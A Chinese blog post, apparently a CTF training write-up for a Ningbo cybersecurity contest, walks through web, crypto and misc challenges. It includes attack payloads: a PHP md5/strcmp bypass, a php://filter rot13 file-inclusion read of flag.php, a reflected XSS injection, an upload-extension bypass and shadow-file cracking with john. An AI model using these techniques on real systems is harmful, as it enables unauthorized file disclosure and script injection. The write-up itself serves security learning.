

宁波市第三届网络安全大赛赛前训练-writeup

原创

秋风瑟瑟... 于 2020-07-04 23:09:56 发布 1041 收藏 2

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_45628145/article/details/107131320

版权

Web

Dream II

← → ↻ ⓘ 不安全 | 192.144.182.32:8001/abf20c91a442da48/4/

put me a message then you can get the flag

用PUT方法发送一个message得到flag

Welcome

源码注释和http响应头里面藏有flag

重要的科研、教育、工业基地 [1-5] 。西安是中国四大古都之一 [6] ，联合国
905.68万<!-- 听说注释里面东西外面看不到？flag{b1f0a440b9803482-->

```
▼ Response Headers view source
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 1256
Content-Type: text/html; charset=UTF-8
Date: Sat, 04 Jul 2020 14:13:20 GMT
ha: 68197365f9dff5bf}
Keep-Alive: timeout=5, max=100
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
```

Code Php

源码中发现 `code.txt`

```
▼ <div class="scene">
  ▼ <p>
    "独写菖蒲竹叶杯，蓬城芳草踏初回。"
  <!--<a class="link" href="code.txt" target="_blank">链接</a-->
</p>
▼ <n>
```

```
<?php
if(isset($_GET['v1']) && isset($_GET['v2']) && isset($_GET['v3'])){
    $v1 = $_GET['v1'];
    $v2 = $_GET['v2'];
    $v3 = $_GET['v3'];
    if($v1 != $v2 && md5($v1) == md5($v2)){
        if(!strcmp($v3, $flag)){
            echo $flag;
        }
    }
}
?>
```

经典md5了, `payload`

```
?v1=240610708&v2=s878926199a&v3[]=1
```

Include

源码注释中发现 `include1.php`

```
<head>...</head>
<body>
<!-- include1.php -->
</body>
.....
```

发现后面有一个?file=index

ⓘ 不安全 | 192.144.182.32:8001/abf20c91a442da48/2/include1.php?file=index

用伪协议读一下 `include1.php` 和 `index.php` 的源码

```

include1.php
<html>
</html>
<?php

error_reporting(0);
@$file = $_GET["file"];
if(isset($file))
{
    if (preg_match('/http|data|ftp|input|%00|flag/i', $file) || strstr($file,"..") !== FALSE || strlen($file)
)>=100 || $file=="include1" )
        // 这里过滤掉了flag
        {
            echo "<p> error! </p>";
        }
        else
        {
            include($file.'.php');
            setcookie("tips","include2.php");
        }
    }
else
{
    header('Location:include1.php?file=index');
}
?>

```

```

index.php
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>include</title>
</head>
<body>
    <!-- include1.php -->
</body>
</html>

```

发现cookie里面有提示， `include2.php`

以下 Cookie 是系统在您查看此网页时设置的

▼ 192.144.182.32

- ▼ Cookie
 - 🍪 tips

| | |
|----|---------------------|
| 名称 | tips |
| 内容 | include2.php |
| 域名 | 192.144.182.32 |
| 路径 | /abf20c91a442da48/2 |

读一下源码

```

include2.php
<html>
</html>
<?php
error_reporting(0);
$file = $_GET["file"];
if(isset($file))
{
    if ( preg_match('/http|data|ftp|input|%00|base/i', $file) || strstr($file,"..") !== FALSE || strlen($file)>=
100)
        //这里没有过滤flag, 但是过滤了base
        {
            echo "<p> error! </p>";
        }
        else
        {
            include($file.'.php');
        }
}
else
{
    echo "file not found";
}
?>

```

根据过滤信息判断, flag应该在 `flag.php` 里面, `include1.php`是读取不了flag.php的, 因为过滤了flag, 虽然`include2.php`过滤了base, 但是还可以用别的, 比如rot13, 读取flag

payload

```
include2.php?file=php://filter/read=string.rot13/resource=flag
```

```

<html>
<head></head>
<body == $0
  <!--?cuc
    $synt="synt{97np2q3112p633687n2447qoo1qp11o2}";
  ?-->
</body>
</html>

```

解码即可

XSS

XSS

英雄，只有成功插入alert(/xxx/)你可以得到你想要的东西。

没有找到和相关的结果.

payload的长度:0

这里也就是目标要 alert(/xxx/)，先看一下回显格式

没有找到和1相关的结果.

payload的长度:1

```
<div class="scene">
  <script src="./js/application.js"></script>
  <!--[if lt IE 9]><script src="./js/IE9.js"></script><script>
  [endif]-->
  <script src="./js/IE6.js"></script>
  "
  英雄，只有成功插入alert(/xxx/)你可以得到你想要的东西。"
  <br>
  <h2 align="center">没有找到和1相关的结果.</h2>
  ... <center> == $0
  <form action="level.php" method="GET">
    <input name="keyword" value="1">
    <input type="submit" name="submit" value="搜索">
  </form>
  </center>
  <h3 align="center">payload的长度:1</h3>
  <br>
</div>
<script src="./js/application.js"></script>
<!--[if lt IE 9]><script src="./js/IE9.js"></script><script si
[endif]-->
```

value这里"可能是可以闭合的，继续测试

没有找到和1"aa相关的结果.

payload的长度:4

```
<div class="scene">
  <script src="./js/application.js"></script>
  <!--[if lt IE 9]><script src="./js/IE9.js"></script><script>
  [endif]-->
  <script src="./js/IE6.js"></script>
  "
  英雄，只有成功插入alert(/xxx/)你可以得到你想要的东西。"
  <br>
  <h2 align="center">没有找到和1"aa相关的结果.</h2>
  <center>
    <form action="level.php" method="GET">
      <input name="keyword" value="1" aa"> == $0
      <input type="submit" name="submit" value="搜索">
    </form>
  </center>
  <h3 align="center">payload的长度:4</h3>
  <br>
</div>
```

果然闭合了，于是构造 payload

```
"><script>alert(/xxx/)</script>
```

得到key

192.144.182.32:8001 显示

Key: 39a565073ce64c63

提交的时候需要md5解密一下

Upload



根据这个提示，没进去题目就知道怎么做了，构造后缀.php::DATA即可

文件上传

只有成功上传一个可执行的php文件才可以得到key。


请选择需要上传的文件: 未选择任何文件

这里也是传一个php

Crypto

签到题

一张好像是损坏的jpg，保存下来，010，得到flag



解密吧

一个shadow文件，丢进010发现是linux保存用户名密码的文件，用john工具跑，得到密码，也就是flag

解密

题目:

FOKLPLA
CGGODII
SSSDOOP

注: flag格式为flag{}

三行，发现每隔三个取可以得到FLAG，就这样取就可以得到flag

加密的压缩包

| | | | 文件夹 | | |
|------------|----|----|------|-----------------|----------|
| 1.txt * | 6 | 18 | 文本文档 | 2019/3/14 19... | 4B10DEBA |
| 2.txt * | 6 | 18 | 文本文档 | 2019/3/14 19... | 1FD8A07A |
| 3.txt * | 6 | 18 | 文本文档 | 2019/3/14 19... | E7F7E18C |
| flag.txt * | 38 | 50 | 文本文档 | 2019/3/14 19... | 88940FDE |

CRC碰撞，得到 `flag.txt` 的密码 `We1c0meT0CTF`

```
C:\Users\ieven\Desktop\CTF\misc\工具\crc32-master>python3 crc32.py reverse 0x4b10deba
4 bytes: {0x16, 0x6d, 0xbe, 0xb2}
verification checksum: 0x4b10deba (OK)
alternative: 78CgbK (OK)
alternative: 9zqj3M (OK)
alternative: APYPnq (OK)
alternative: BMC0E9 (OK)
alternative: D8vMp0 (OK)
alternative: IZ03bY (OK)
alternative: Passis (OK)
alternative: Qa2Brj (OK)
alternative: RA911z (OK)
alternative: WxtMCX (OK)
alternative: a_jiUt (OK)
alternative: d7EtKJ (OK)
alternative: hIrgCQ (OK)
alternative: iI3VXH (OK)
alternative: j8ZDwD (OK)
alternative: lMofB2 (OK)
alternative: mlpG0g (OK)
alternative: nP4hrc (OK)
alternative: oPuYiz (OK)
alternative: x54H2B (OK)
alternative: yxXDDS (OK)
```

```
C:\Users\ieven\Desktop\CTF\misc\工具\crc32-master>python3 crc32.py reverse 0x1fd8a07a
4 bytes: {0x8a, 0x2f, 0xcb, 0xe4}
verification checksum: 0x1fd8a07a (OK)
alternative: 6hjEgo (OK)
alternative: 8Zd939 (OK)
alternative: Eh_ouk (OK)
alternative: Q1ZQ1W (OK)
alternative: TYuLri (OK)
alternative: U5Gpm4 (OK)
alternative: We1c0m (OK)
alternative: eg1Vnn (OK)
alternative: ff95d2 (OK)
alternative: hT7I0d (OK)
alternative: jh2Wiy (OK)
alternative: lqtXXK (OK)
alternative: mmz5BF (OK)
alternative: mq5iCR (OK)
alternative: sOAKcG (OK)
alternative: tVfuI1 (OK)
alternative: yyR66r (OK)
alternative: zYYEub (OK)
```

```
C:\Users\ieven\Desktop\CTF\misc\工具\crc32-master>python3 crc32.py reverse 0xe7f7e18c
4 bytes: {0xc0, 0x5b, 0x01, 0x73}
verification checksum: 0xe7f7e18c (OK)
alternative: 0Bp_Lu (OK)
alternative: 1B1nW1 (OK)
alternative: 9ThQZP (OK)
alternative: A3mVjd (OK)
alternative: RsoVYs (OK)
alternative: UjhhsX (OK)
alternative: 7_61T0 (OK)
```

```
alternative: zE0110 (OK)
alternative: _ajYN5 (OK)
alternative: cMvLet (OK)
alternative: dTqrQ_ (OK)
alternative: eTOCTF (OK)
alternative: mc7106 (OK)
alternative: n_sCr2 (OK)
alternative: o3A_mo (OK)
```

得到flag

```
flag.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
flag{592b7e16bb42d046e1e85fecb9c9e6e5}
```

一般难度的加解密

题目有问题，这个不是rsa，给的n是个素数，但是题目说是rsa，这里就不写了

凯撒

一串数字，先转ascii码

解题进度: 1/1

凯撒

40分


密文: 109 115 104 110 123 108 53 55 105 57 108 49 56 105 48
56 105 109 109 48 107 48 53 104 51 106 53 57 57 48 48 105
49 48 63 63 63 125 116 107 53 58 50 57 106 49 107 107 51
104 109 53 105 105 54 57 56 108 109 107 56 49 106 104 53
105 106 49 49 55 56 108 53 109

提交flag格式: flag{xxxx}。

得到

```
mshn{157i9l18i08imm0k05h3j59900i10???}
\tk5:29j1kk3hm5ii698lmk81jh5ij117815m
```


前面一部分得到



后面一部分得到

```
\\md5:29c1dd3af5bb698efd81ca5bc1178e5f
```

md5解密得到 9a4，拼接起来得到flag

Misc

安全的文件

安全的文件

文件防篡改，会检验**值，格式：flag{xxxx}。

aaaaaaa.rar

aaaaaaa.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

Flag is hidden somewhere. Can you find it?



Do not change any data in the file!!!!!!

flag{md5str.low}


也就是检验文件的md5值，在在线网站上面算一下即可，得到 `c0c8e99bceac589013f553f28629004a`，也就是flag

[文件恢复](#)

丢进010，应该是一个gif文件，不过文件头损坏了，添加修复一下即可



得到flag



reserve

丢进010，发现是一张字节反转了的png图片，换正即可，py脚本

```
with open('flag.png','rb') as f:  
    with open('flag1.png','wb') as g:  
        g.write(f.read()[::-1])
```

得到flag

```
flag{85413f  
109db1412a1  
3f6128eddee  
3c5c}
```

PNG


修改图片高度，得到flag




```
flag{4de1b95e68be64ad43d3959c7f4b0505}
```

boooooom

开始用了各种弱口令爆破压缩包，无果，后来py群管理员得到个hint，5位数密码（小写字母加数字），爆破一下



得到密码



得到flag

